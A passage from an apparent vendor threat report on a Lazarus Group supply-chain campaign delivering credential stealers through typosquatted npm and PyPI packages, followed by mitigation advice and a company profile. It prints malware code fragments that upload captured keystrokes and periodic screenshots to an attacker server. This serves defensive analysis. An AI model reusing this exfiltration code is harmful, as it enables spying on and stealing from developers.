      const form = new FormData();
      form.append("file", fs.createReadStream(p));
      form.append("text", text);
      try {
        const response = await axios.post(uu, form, {
          headers: {
            ...form.getHeaders(),
            userkey: 1995,
            hostname: os.hostname(),
            path: p,
            t: "66",
          },
        });
```

Figure 20: Reads keystrokes stored in 'text' variable and uploads them to Lazarus servers

```
      timer = setTimeout(async () => {
        try {
          if (!text) return;
          const rawBuffer = await screenshot({ format: "png" }); // or 'jpg'
          const compressedBuffer = await sharp(rawBuffer)
            .resize(1024) // Optional: Resize width (maintains aspect ratio)
            .jpeg({ quality: 60 }) // Compress to JPEG with 60% quality
            .toBuffer();
          !fs.existsSync(tmpDir + "/windows cache") &&
            fs.mkdirSync(tmpDir + "/windows cache");
          fs.writeFileSync(
            tmpDir + "/windows cache/2.jpeg",
            compressedBuffer
          );

          uf(tmpDir + "/windows cache/2.jpeg");
          text = "";
        } catch (e) {}
      }, 3000);
    }
```

Figure 21: Uploads screenshots periodically to Lazarus servers

Targeting and Impact

These packages were most likely aimed at developers working in DevOps-heavy organizations or teams with automated CI/CD pipelines. Targeted environments include:

Build pipelines, where environment variables like secrets and tokens may be exposed.


Developer machines, where reconnaissance can yield credentials, keys, or lateral movement opportunities.

Cloud-based deployments, with stolen credentials used to access wider infrastructure.

By focusing on open source package delivery, Lazarus achieves:

- **Stealth:** Blending in with trusted developer tooling.
- **Scale:** Broad reach across thousands of downloads.
- **Automation:** Exploiting CI/CD systems where code is automatically pulled and executed.

The potential impact of a single compromised developer machine or build agent is severe. It can lead to intellectual property theft, injection of backdoors into production software, lateral movement across the corporate network, and significant reputational damage.



Attribution and Campaign Context

While attribution in cybersecurity is never conclusive, these packages share C2 infrastructure, payload behavior, and campaign timing with previous Lazarus operations documented by agencies such as CISA, Kaspersky, and Microsoft Threat Intelligence. This aligns with Lazarus' historical focus on:

- Cyberespionage and data theft
- Initial access in financial and infrastructure sectors
- Weaponization of software supply chains

This is also consistent with Lazarus' trend over the past few years of **targeting blockchain developers, macOS environments**, and in 2025, CI/CD-focused infrastructure. The TTPs observed in this campaign — specifically the use of typosquatted packages in PyPI and npm to deliver credential stealers — are a direct evolution of techniques previously reported in their attacks on cryptocurrency engineers.

Mitigation and Best Practices

An in-depth defensive strategy is crucial to protect your software supply chain. Developers and security teams can defend against these threats with layered defenses:

1

Use a repository firewall to block malicious or suspicious packages before they reach build systems, preventing the threat from ever entering the development ecosystem.

2

Enforce stricter governance policies to avoid installing packages with unclear provenance or low download histories unless vetted.

3

Audit dependencies regularly by running scans for indicators of compromise. Use software bill of materials (SBOMs) to maintain a full inventory of all open source components and their transitive dependencies.

4

Maintain a centralized repository that only includes audited, compliant packages for developers across the organization to leverage.

Sonatype customers were proactively protected from this campaign. Sonatype Repository Firewall automatically protected customers by blocking these malicious packages before they could enter development pipelines. Sonatype Lifecycle alerted customers on any instances of these components already present in existing applications, ensuring rapid response and containment. This multi-layered security is powered by a combination of automated behavioral analysis, global threat intelligence, and machine learning to stop threats before they impact production.

Lazarus is not mining cryptocurrency. They're mining trust.

The Lazarus Group's 2025 campaign so far highlights a stark reality: open source software is now a frontline in global cyber conflict. Developers are no longer just builders — they are targets. As attackers evolve, so must our defenses. Through secrets exfiltration and multi-stage droppers embedded in public packages, Lazarus is turning open source ecosystems into sophisticated delivery mechanisms for cyberespionage.

This campaign is a clear signal that the trust inherent in the open source community is being actively exploited for geopolitical gain. The stakes have never been higher, as a single malicious package can compromise an entire software delivery pipeline, leading to catastrophic breaches.

With Sonatype's automated threat detection, global threat telemetry, and in-depth malware analysis, organizations can stay ahead of adversaries seeking to exploit the trust and openness of the software supply chain. Securing the SDLC is not just about protecting code. It's about protecting the very foundation of modern innovation.

sonatype

Sonatype is the leader in secure software development built on open source and AI. As the maintainers of Maven Central and creators of Nexus Repository, Sonatype has spent two decades pioneering how the world manages and secures open source software — making Sonatype the trusted authority for modern software supply chains. With unmatched open source visibility and a unified product suite built for modern software development, Sonatype gives enterprises the intelligence and automated governance they need to harness the full potential of open source and AI. Sonatype handles the complexity behind the scenes: guiding component and model selection, blocking harmful malicious code, automating dependency and vulnerability management, and ensuring faster, more reliable builds — so developers spend more time on innovation and less time on remediation and rework. Trusted by more than 15 million developers, Sonatype helps power secure, modern software development at nearly 2,000 global organizations including 70% of the Fortune 100. To learn more about Sonatype, please visit **www.sonatype.com**.